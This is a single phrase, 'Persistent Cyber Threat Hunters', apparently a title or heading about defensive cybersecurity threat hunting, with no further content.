Persistent Cyber Threat Hunters